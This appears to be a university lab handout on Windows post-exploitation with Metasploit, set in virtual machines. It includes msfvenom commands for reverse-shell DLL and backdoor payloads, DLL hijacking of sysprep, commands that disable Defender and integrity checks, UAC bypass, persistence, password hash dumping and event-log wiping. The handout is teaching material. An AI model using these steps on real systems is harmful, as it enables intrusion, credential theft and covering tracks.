

Lab 8

Windows Post-Exploitation

ITSC304: Operating Systems Exploitation

Table of Contents

[Lab Outcome(s) 3](#_Toc478684383)

[Reading 3](#_Toc478684384)

[Introduction 3](#_Toc478684385)

[1.0 DLL injection to bypass UAC and Privilege Escalation 4](#_Toc478684386)

[2.0 Windows post-exploitation with Metasploit 7](#_Toc478684387)

L*abs must be submitted by the due date for full credit. After due date late submissions will be accepted for a period of one week (seven days) and the grade will be reduced by ten percent (10%) per day after due day.* ***Assignments that are submitted more than seven days late will receive a grade of zero (0).***

I certify that the work submitted in this assignment is my own and that it has not been taken in whole or in part from any other source. I understand that the penalty for plagiarism will include a grade of zero (0) for this assignment plus disciplinary action in accordance with SAIT policies.

**EVALUATION**

|  |  |  |
| --- | --- | --- |
| DLL Injection to bypass UAC and escalate privileges | 10 |  |
| Windows post-exploitation with Metasploit | 25 |  |
| Windows persistence backdoor methods | 10 |  |
|  |  |  |
| TOTAL MARK | 55 |  |

Lab Outcome(s)

Windows post-exploitation

Reading

* Textbook sections as defined in the Course Schedule.

Introduction

Rootkits intercept and change operating systems components such as processes, files, directories, services, network connections. Rootkits can be used to stealthily hide components by hooking in user space call tables such as: Import Address Table (IAT) which stores addresses to routines exported by a particular DLL. In order to access address space of an application (hook IAT) attackers inject DLLs. In kernel space the most common hooking use to be hooking the System Service Dispatch Table (SSDT) but this table is in read only memory that requires disable write bit protection which is harder in latest Windows version.

To be able to access Kernel-Mode code and data structures without detection from security programs or tools used by security analysts and researchers Direct Kernel Object Manipulation (DKOM) can be implemented in Windows. This technique is more difficult to implement and detect.

In previous Labs we exploited windows system and manage to gain access to it. In this Lab we will use Metasploit to perform post-exploitation. In many cases in order to continuing exploiting the systems is required to escalate privileges. One technique to escalate privileges is injecting a malicious DLL into a process with high privileges. Once the machine is compromised and privileges are escalated we want to maintain access. In order to maintain access to the system a persistent backdoor can be installed. Backdoors will make changes to windows registry which allow to access it even when the system reboots (persistence). Metasploit framework has two different types of backdoors: Metsvc and persistence which is built in meterpreter scripts.

Lab Requirements:

To complete this Lab you need the following:

1. Virtual-Box latest version
2. Linux –Kali with Metasploit
3. Windows 7 x64 virtual machine
4. Windows 10 x64 virtual machine
5. MetaSploit to bypass-UAC and Escalate Privileges \_\_/10

Objective of this activity is to:


* Inject DLL to escalate privileges

To continue attacking the system after exploitation (post-exploitation) is required in many cases to have high privileges. In previous Labs you used metasploit UAC exploits to bypass Windows UAC. In this Lab DLL injection will be implemented. We will use msfvenom to create a malicious dll and we will attach it to a running process that has high privileges. DLL injection is a technique used by attackers to run remote code in the context of the address space of another process. This process must be running with excess privileges to escalate privilege in the form of a DLL file.


1. Use msfvenom to create a dll.

**msfvenom -p windows/x64/meterpreter/reverse\_tcp lhost=10.0.2.11 lport=4444 -f dll -o crypto.dll**


1. Copy crypto.dll to /var/www/html
2. Use metasploit to setup Kali2020 as a listener with reverse tcp payload
3. Run on Kali2020 Apache2 to upload malicious dll into the victim machine.

****


1. Save it as crypto.dll. Now we have to identify a process with high privilege and with vulnerable dlls. In Windows 7 a typical example is **sysprep** process. You can use any process running at system level. On Windows 7 machine access and open the following folder: C:\windows\System32\Sysprep. One of the libraries used by this process is called **cryptbase.dll**. You can use Process Explorer or ListDLLs from system internals tools to verify libraries used by processes
2. Now we have to move our malicious **crypto.dll** library to the folder where the process is located in this case to the directory **sysprep** and rename it with the legitimate name **cryptbase.dll.**
3. Drag crypto.dll into **sysprep** directory. You will get an error message because you need to be admin, **press continue** and it will allow you to move it.
4. Rename **crypto.dll** as **cryptbase.dll**




1. On the Kali2020 (attacker) have the listener ready:
2. On the Windows 7 (Victim) run the sysprep process. You will get error messages but the attacker will have access to the system. Observe Kali2020 results.




1. Provide the screen captures that demo the following tasks:
   1. **( 2 marks)** Use of msfvenom to create a malicious library DLL

****


* 1. **( 2 marks)** Running Apache

****

* 1. **( 3 marks)**Uploaded and renamed malicious DLL into target machine (Windows)

****

* 1. **( 3 marks)** Compromised machine after running sysprep process. Use respective meterpreter commands to demonstrate privilege escalation



1. Windows Post-exploitation with Metasploit \_\_\_/25

Objective of this activity is to:

* Use post-exploitation to implement persistence backdoors with metasploit
* Clean Windows logs with rb scripts

Once Windows machine is compromised, you can continue exploiting (post-exploitation). Metasploit has two different types of backdoors built into it: Metsvc and persistence. In this Lab persistence will be implemented

1. Use Windows 10 enterprise evaluation build 10568 shared on OneDrive and login as ITSCstudent password: Victim3
2. In order to make this machine vulnerable and be able to exploit and post-exploit it do the following:
   1. Turn the firewall off using control panel or use the command netsh firewall set optmode disable.
   2. Disable Windows Defender. You can click on settings > Update & Security > Windows Defender and turn off all items including Real- Time protection



* 1. Every time you reboot Windows, the system will enable Real-Time protection automatically. For persistence you need this feature to be disabled permanent. You can modify registry settings to disable permanently Real-Time protection as follows:



Edit the registry and access the following registry key


HKLM> SOFTWARE>Policies>Microsoft>Windows Defender

Right click in this sub-key and create a new DWORD value called DisableAntiSpyware with value 0x00000001 (1) to disabled it


Restart the machine to verify if the Real-Time protection is still disable

1. You can also use bcdedit as follows to disable some of these OS protection features
   1. Start cmd as Administrator
   2. bcdeedit /set nointegritychecks on
   3. bcdedit /set loadoptions DISABLE\_INTEGRITY\_CHECKS
   4. bcdedit /set testsigning on
2. Now we need to compromise Windows system using any technique. You can use a backdoor or inject a malicious dll or use efs server as we did in previous activities. In this case we will create a backdoor encoded with bax86/shikata\_ga\_nai ( you can try other Metasploit encoders) using msfvenom and inject it onto Windows

msfvenom -p windows/meterpreter/reverse\_tcp -e x86/shikata\_ga\_nai LHOST=10.0.2.11 LPORT=4444 –f exe > /root/backdoor.exe ( replace ip address with your local machine IP address)



1. Copy /root/backdoor.exe into /var/www/html
2. Copy or Upload the backdoor on Windows Victim machine
3. Setup kali2020 as listener with payload meterpreter/reverse\_tcp
4. On Windows run the backdoor.exe. If it complains about publisher you can still run it anyway and the machine will be compromised. You should get meterpreter with low privileges



1. Once Windows 10 is compromised, use the following meterpreter commands:
   1. To verify system info use sysinfo
   2. To gather OS information use run winenum
   3. To verify the process meterpreter is running on use getpid
   4. Meterpreter often dies or gets kill. To mitigate this issue we need to migrate to another stable process such as explorer.exe or svchosts.exe. Run the post module migrate as follows:

meterpreter> run post/windows/manage/migrate

* 1. To identify the PID of a svc process running on c:\windows\System32 or explorer.exe, use meterpreter ps command and migrate to that process using the command: migrate pid

e.g meterpreter> migrate 3708 (where 3708 is the pid of svc process)

9. In order to perform persistence post-exploitation, meterpreter should run in the background (session)

meterpreter > background or press Ctrl-Z to suspend the process

This will generate a session. Record the session id:

1. Use sessions –l to display current sessions.

One characteristic of rookits is persistence. Metasploit has different methods for generating persistence

* Persistence\_exe
* Service persistence
* Registry persistence
* Netcat persistence

1. After compromising Windows machine use post-exploitation to implement post-exploit persistence\_exe as follows:
   1. Under meterpreter use background to put the session in the background
   2. Use back command to go back to msf5 > and use post-exploit for persistence

msf5> use post/windows/manage/persistence\_exe

* 1. Use show options to verify options required by this post-exploit
  2. Set the session with the session you created before

e.g set session 1 (1 should be the ID of the session you identified above)

* 1. Set REXEPATH to the path of the exe (backdoor or backdoor) you created above with msfvenom

set REXEPATH /root/backdoor.exe (provide the respective path of the exe you created above)

1. Once all settings for the post-exploit are configured use run
   1. Pay attention to the results such as: the path of the persistence script and the modifications in Windows register
2. Now that persistence is configured, use back to goback to msf5> and set kali2020 as listener using backdoor meterpreter/reverse\_tcp
3. Reboot Windows 10. If the post-exploit was properly configured you will see meterpreter session re-establish. Just wait it make take a while to re-establish connection. Use sysinfo, getuid , getsystem to verify privilege level.
4. If you do not have high privileges. You can escalate permissions as you did in previous labs. We can implement one of the tested metasploit exploits such as bypassuac\_fodhelper as follows:
   1. Put meterpreter in the background (Ctrl-Z)
   2. Use sessions –l to verify sessions running and use back to go back to msf5>
   3. Use multi/handler exploit
   4. Search for bypassuac\_fodhelper exploit and find information about this exploit
   5. Use this exploit to escalate privileges.
   6. Use show options and configured the settings required by this exploit
   7. Make sure you use the right session and architecture. Set target to 0 if it does not work then set it to 1
   8. Exploit it.
5. Use respective meterpreter commands such as sysinfo, getuid and getsystem to verify privilege escalation
6. Now that you escalated privileges ( NT AUTHORITY\SYSTEM) use the following meterpreter commands:
   1. run post/windows/gather/hashdump
   2. upload /root/backdoor.exe C:\\windows\\System32 (provide the right path of you backdoor created before) This command should upload an executable in windows\system32


Verify on windows machine if the exe was uploaded. Search for it

1. A rootkit characteristic is to hide or remove evidences such as event logs. Access windows Event Viewer and under Windows Logs verify Application, Security and System logs.
2. On Kali2020 open a second terminal and access the directory:


/usr/shared/metasploit-framework/meterpreter/scripts

Use nano or any editor to edit winenum script. Explore and analyze the script and identify the function for clearing all logs


1. Use nano and copy that function. Comment (#) the line with def , rescue and save it as clearlogs.rb under /usr/shared/metasploit-framework/meterpreter/scripts. Now you have the script called clearlogs.rb that can be run in meterpreter to clean Windows logs
2. Go back to the terminal running meterpreter with escalated privileges and type: run clearlogs
3. Verify in Windows Event Viewer if Windows logs were removed
4. Provide the screen captures that demo the following tasks:
   1. ( 2 marks) Disabled Windows Defender, firewall in target machine




* 1. ( 2 marks) Created backdoor




* 1. ( 3 marks) Compromised Windows 10 system. Use respective meterpreter commands to demonstrate winenum, getuid and migration to svc or explorer process




* 1. ( 3 marks) Used of post-exploitation persistence\_exe with respective configuration and modified Windows registry key




* 1. ( 2 marks) Results of persistence\_exe. Reboot Windows 10 and demonstrate how the system can be comprised again. Use meterpreter commands such as: sysinfo, getuid, getsystem,




* 1. ( 3 marks) Implementation of exploit bypassuac\_fodhelper to escalate privileges and meterpreter commands such as: getuid , getsystem




* 1. ( 2 marks) Used of post-exploitation hashdump




* 1. ( 2 marks) Uploaded backdoor in Windows\System32 directory



* 1. ( 3 marks) Script clearlogs.rb to clear Windows logs



* 1. ( 3 marks) Results of Windows Event Viewer after running clearlogs.rb



1. Use the following hacking Articles <https://www.hackingarticles.in/multiple-ways-to-persistence-on-windows-10-with-metasploit/> “ Multiple ways to persistence in Windows 10 with Metasploit”. Test and implement the following methods
   * + Persistence\_service
     + Registry-persistence
2. Provide the screen captures that demo the following tasks:
   1. ( 5 marks) Implementation of Persistence\_service
   2. ( 5 marks) Implementation of Registry-persistence